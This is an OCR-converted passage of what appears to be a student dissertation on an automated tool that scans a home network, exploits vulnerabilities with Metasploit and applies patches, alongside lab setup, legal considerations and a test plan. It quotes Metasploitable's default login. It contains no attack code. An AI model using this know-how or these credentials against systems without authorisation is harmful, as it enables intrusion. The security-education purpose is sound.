
Type: Linux

Version: Linux 2.6 / 3.x / 4.x (64-bit)

Virtual box comes with several network configurations which will be key to this project. It has the capability of connecting to a home network and acting as a separate machine despite it being hosted by another. In this case it is assigned its own IP within a network. It also has the network capability of creating a virtual network in which only the other virtual machines can communicate with each other. This is key as tests can be done that can emulate how a real internal network may operate without the possibility of harming a real physical internal network.


2.11 Metasploitable

Metasploitable is a virtual machine that runs on Linux. It's a machine developed by the team that created Metasploit with several vulnerabilities. It is used by beginner pentesters to get into penetration testing and test their pentesting skills. It is intentionally vulnerable.



```
 * Starting deferred execution scheduler atd                          [ OK ]
 * Starting periodic command scheduler crond                          [ OK ]
 * Starting Tomcat servlet engine tomcat5.5                           [ OK ]
 * Starting web server apache2                                        [ OK ]
 * Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
                                                                      [ OK ]

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login:
```

Vulnhub.com



This website contains many virtual machines each have different undisclosed vulnerabilities. The aim with these machines are to find the vulnerabilities and exploit them.

Chapter 3 Legal, ethical considerations and COVID-19 Mitigation

3.1 Legal and Ethical Considerations

Ethical hacking can quickly turn to black hat hacking when the correct procedures are not followed. The computer misuse act of 1990 contains the laws in the UK surrounding hacking. Section 1 of the computer misuse act states *"A person is guilty of an offence if a. he causes a computer to perform any function with intent to secure access to any program or data held in any computer; b.the access he intends to secure is unauthorised; and c. he knows at the time when he causes the computer to perform the function that is the case.."[30].* This section of the computer misuse act is most relevant to this project. This project aims to find vulnerabilities in machines and exploit the vulnerabilities in order to gain access into the machine. The key word in section 1 is unauthorised access into a machine. So long as access is authorised no laws will be broken. Section 3ZA states "*The maximum sentence on indictment is 14 years, unless the offence caused or created a significant risk of serious damage to human welfare or national security, as defined in Section 3 (a) and (b), in which case a person guilty of the offence is liable to imprisonment for life.*"[31]. This is quite a large penalty. At every step of the creation and testing of the program and research it is vital the computer misuse act is taken into account.

The solution will utilise other programs. Getting correct permissions from the respective copyright holders to modify, share or redistribute their software will be vital. "CPDA 1988 specifically provides copyright protection for computer programs, preparatory design material for a computer program and databases"[32]. Software licenses comes in 5 forms. Public domain, Permissive, LGPL, Copyleft and Proprietary [33]. Not having the correct software licences can lead to a an Unlimited Fine or Imprisonment [34].

To ensure the above legalities are met during the project. The following guidelines will be followed throughout. Any hacking or testing will only occur on systems which permission has been granted. A lab using software such as VirtualBox or VMware will be used to emulate a network of systems running several operating systems. Software used to implement the program will most likely be that of software with a public domain licence. Public domain software licence is software that can be freely modified and shared by anyone In the public. Using this kind of software will aid in creating the program as prior permission from the creators will not be required to modify the software enabling the program to be completed within the time constraints imposed on the project. This will also allow the project to be redistributed and modified further in the future. This is key as it is a part of the objectives of the project.

Once the solution has been created there are no guarantees it will be able to conform to the computer misuse act of 1990 laws or be used for ethical reasons. It Is possible the software could be used to aid the access of systems without prior consent. Disclaimers will be added to the software to make the user aware of the intended use of the product to act as a deterrent to possible black hat use.

3.2 COVID 19 Mitigation

The Covid 19 virus should not majorly affect the project. The system will be designed on a laptop as it is a piece of software. As it is being done on a PC it can be completed while under quarantine. This is key as the designing of the system will not breach any lockdown rules. The system may be tested by prospective users. As it is a program it can be sent over the internet. No physical contact will be needed with any other persons. This will help prevent the spread of the coronavirus.

Chapter 4: Design and Specification

4.1 User Requirements

For this project the prospective users will require a host of things. There are two main users proposed for this project. Programmers and security experts with the capability of developing the project further to add to its abilities, they will be referred to as "Developers". Average computer users without extensive knowledge on the intricacies of computer security and vulnerability testing, they will be referred to as "Average User".

Developers

Developers will require hosts of things. The program will need to be easily understandable. This will enable the program to be further developed with less friction. This is because less time will be spent trying to understand the program. It will also allow the potential for novice developers to work on the system as it is easier to understand. It will lead to there being more potential developers of the system. Ultimately resulting in higher chances of a high quality system being made and widespread adoption. For the system to advance at a faster rate there will need to be many developers working on the system simultaneously. For this to be possible the system will need to be easily cloned and the additions will need to be easily merged together with other developments. The developer will need to be able to gain access to the programs the system joins together. This can aid with patching errors shall they arise due to changes in the programs used with the system. It can also aid with the system being improved to take advantage of current or future additions to the programs used with the project. The developer should be provided a guide containing information as to how each section of system works. This will help with understanding of the system leading also to easier development. The language used should be a popular language as this will increase the pool of prospective developers.

Average Users

The average user will need to be able to scan their network for vulnerabilities. This will enable them to identify the potential weaknesses on the devices within their network. The user will then need to be able to see the vulnerabilities on the devices on the network. Hence allowing the user to assess the different threat levels of each device. When an attempt at the exploitation is performed the user should be informed of vulnerabilities successfully exploited. To make securing a network easier some patches should have the ability to be automatically secured. The user should be able to interact with the system in a way someone with limited knowledge into pentesting or programming can perform the desired requirements above.

4.2 System requirements

To meet the requirements of the proposed users above, the system will need a range of functionalities. The system will need to be able to automatically obtain a user's internal IP. This will make the system easier to use for those that are less knowledgeable on the subject of IP's. After obtaining the IP address, the system will then need to detect all other users of a network and then scan the systems for vulnerabilities. If the system detects any vulnerabilities the user should be informed. Some common vulnerabilities should then be able to be patched via the system. The system should be presented in a GUI format, the most seamless type of platform for mass computer users to adopt usage of the system. They system should be broken down into distinct modules. This will allow further developments to be easily implemented. Developers should be able to integrate their programs that can patch vulnerabilities automatically. This will give the system the ability to keep up with newly discovered vulnerabilities. This will also allow the system to cover a large range of vulnerabilities.

4.3 Use cases and Possible users


The system is made to be used by people with limited knowledge on the concept of pentesting.
To be developed further by those more knowledgeable on hacking and programming.
As well as the two listed above, the system also has the potential to be used by more experienced penetration testers. By storing a database of CVE's and their corresponding patches which can be automatically applied using the system. This can save the time a white hacker has to use while penetration testing.

4.4 Objectives

Based on the system requirements and user requirements a list objectives are outlined below

No.	Objective
1.	**The system can automatically get a user's internal network IP address.**
2.	**The system can Identify all other devices within a user's internal network**
3.	**The system should run a vulnerability scan on all devices within a network**
4.	**The system should I identify most non-zero day vulnerabilities**
5.	**The user should be able to view the vulnerabilities associated with each device**
6.	**Vulnerabilities found with solutions incorporated into software should be fixed at the users request**
7.	**Developers should be able to understand the system easily**
8.	**Developers should be able to integrate their code to fix vulnerabilities easily with the system**
9.	**The user should be able to interact with the system via the use of a GUI.**

4.5 Algorithm Overview



Stage 1: Get internal IP

In this stage the internal IP of the PC that runs the program will be gotten this will enable the discovery of other hosts on the network. No external application will be needed as this can be done using one command.

Stage 2: Scan for other hosts

The system will then need to find other hosts using its internal IP discovered in the previous section. The NMAP application can be used for this. Although Nessus and GVM have host discovery features conducting host discovery using NMAP is more reliable as its method for host discovery is stronger.

Stage 3:Vulnerability Scan

In this stage the hosts will then be scan for vulnerabilities. The vulnerabilities will then be outputted. GVM will be used over Nessus. Although Nessus covers a wider range of CVE's, GVM is open source and open-source software is crucial to this project

Stage 4:Vulnerability Exploit

Using the CVE's of the vulnerabilities discovered above, the system will then try to exploit them. Metasploit will be used to do this.


Stage 5:Vulnerability patch

In this stage if there exists a patch for a CVE on the system the code will be executed. This is primarily for new and common vulnerabilities. It can enable mass vulnerability patching. For the purpose of his project a few patches will be programmed to demonstrate the possible use case.


4.6 GUI Rough Sketch


As above the GUI's will be split up into 5 main sections.

Stage 1: Get internal IP





Stage 2: Scan for other hosts






Stage 3:Vulnerability Scan






Stage 4:Vulnerability Exploit



Stage 5:Vulnerability patch



4.7 Test Plan

Test Number	Test	Test Method	Expected Result	Reason For Test
1	The IP returned by the program should match that of the internal IP running the program.	Ifconfig will be ran in the shell and its output will be compared to that of the program.	When program is running the IP address outputted is equivalent to the IP shown when "ifconfig" is ran in the terminal.	This will ensure users with limited knowledge on the linux shell, coding and IP address is able to use the system.
2	All devices within an internal network can be detected.	3 devices will be connected on the same networks and their Internal IP'S will be gotten.	The system should display 3 internal IP's each matching that of the IP's gotten on each connected device.	To ensure the system is able to scan for vulnerabilities on all devices.
3	The system outputs all the vulnerabilities discovered.	The scan will be ran and the results output by the system will be compared with the raw results	The vulnerabilities in the report generated by the vulnerability scanner used should match those of the system.	This will ensure the user able to correctly identify all vulnerabilities on the devices of their network.

		output by the scanner.		
4	The system Identifies most if not all vulnerabilities on the test subjects	The system will be tested against a device with known vulnerabilities	The vulnerabilities discovered by the program should match that of the known vulnerabilities	This is to make sure that the system is reliable.
5	For each device the vulnerabilities discovered are outputted.	The raw vulnerability data for each device will be compared to that of outputted by system	The system should show the vulnerability for each device and it should match the raw data	It will enable security for each device to upheld as each devices weaknesses can be identified and rectified.
6	For available solutions to vulnerabilities the system should be able to patch them	A solution will be created to a particular vulnerability which the the test system succumbs to and the program will be ran	The program should correctly identify there is a solution to the vulnerability and patch it.	This will test the automatic vulnerability patching side of the system.
7	A programmer can easily understand the programming of the system	The system will be given to a python programmer and network security who will be asked to identify what it does.	They should be able to identify the program runs scans and executes patches.	This is to ensure the program can be further developed as intended.
8	The system should be easily modifiable.	A python programmer will be asked to come up with a solution to an easy vulnerability and incorporate it into the system	The programmer should be able to easily integrate it into the program	Again this will ensure the program can be developed further with ease.
9	A user with no knowledge on network security can use the system with ease.	A average computer user will be asked to run the system	The average computer user should be able to use the system with running into any difficulties	This will ensure the program can cater to the masses. The end goal of the system.


Chapter 5 Implementation

In this chapter the steps taken to implement the system will be dove into. This chapter has been split up using the main modules described in the previous chapter. In the preliminary setup (5.1) the presetup steps for the system will be explained. 5.3, Getting internal IP, the section of how the application retrieves the internal IP of the system running the application. Scanning for other hosts, 5.4, will contain information on how other hosts will be discovered on the system. 5.5, Vulnerability scan will contain information on how the system conducts a vulnerability scan. 5.6, This section will be about how the system exploits the vulnerabilities found in chapter 5.5. 5.7 the final section will contain information on how vulnerability patching will occur.

5.1 Preliminary set up

To begin with virtual box was installed. VirtualBox will be used to host the Kali Linux virtual machine, the other operating systems and the virtual network. The virtual box software can be found and downloaded from the following link: https://www.virtualbox.org/wiki/Downloads. After VirtualBox has been installed A Kali Linux virtual machine was then setup using the Kali Linux iso image. This can be found here: https://www.kali.org/downloads/. Kali Linux was setup on virtual box as follows:

1. New was clicked on to add new virtual machine



General

Name: kali linux
Operating System: Linux 2.6 / 3.x / 4.x (64-bit)

System

Base Memory: 2048 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, KVM Paravirtualization


Display

Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage

Controller: IDE
IDE Secondary Master: [Optical Drive] VBoxGuestAdditions.iso (58.16 MB)
Controller: SATA

2. The virtual machine was assigned a name and given a virtual memory amount. It was given 2GB as this should be enough to run the Kali Linux OS and the system along with any vulnerability tools.


Create Virtual Machine

Name and operating system

Name: Kali Linux

Machine Folder: C:\Users\Rahman\VirtualBox VMs

Type: Linux

Version: Linux 2.6 / 3.x / 4.x (64-bit)

Memory size

2048 MB

4 MB — 16384 MB

Hard disk


( ) Do not add a virtual hard disk

(●) Create a virtual hard disk now

( ) Use an existing virtual hard disk file

kali linux.vdi (Normal, 80.00 GB)

3. The virtual hard drive store location on the physical hard drive and size was then assigned. It was assigned a virtual 80GB hard disk size. This should be sufficient to store any applications required by the system to run along with applications that come with the Kali Linux operating system.


Create Virtual Hard Disk

File location

C:\Users\Rahman\VirtualBox VMs\Kali Linux 2\Kali Linux 2.vdi

File size

80 GB

4.00 MB — 2.00 TB

Hard disk file type

(●) VDI (VirtualBox Disk Image)

( ) VHD (Virtual Hard Disk)

( ) VMDK (Virtual Machine Disk)

( ) HDD (Parallels Hard Disk)

( ) QCOW (QEMU Copy-On-Write)

( ) QED (QEMU enhanced disk)


Storage on physical hard disk

(●) Dynamically allocated

( ) Fixed size

☐ Split into files of less than 2GB

4.The newly created virtual machine was then started and then the Kali Linux OS was then installed to the virtual machine using the image downloaded from the Kali Linux website listed above.




General
Name: Kali Linux 2
Operating System: Linux 2.6 / 3.x / 4.x (64-bit)

System
Base Memory: 2048 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, KVM Paravirtualization

Display
Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled


Storage
Controller: IDE
IDE Secondary Master: [Optical Drive] Empty
Controller: SATA

```
FATAL: No bootable medi
```

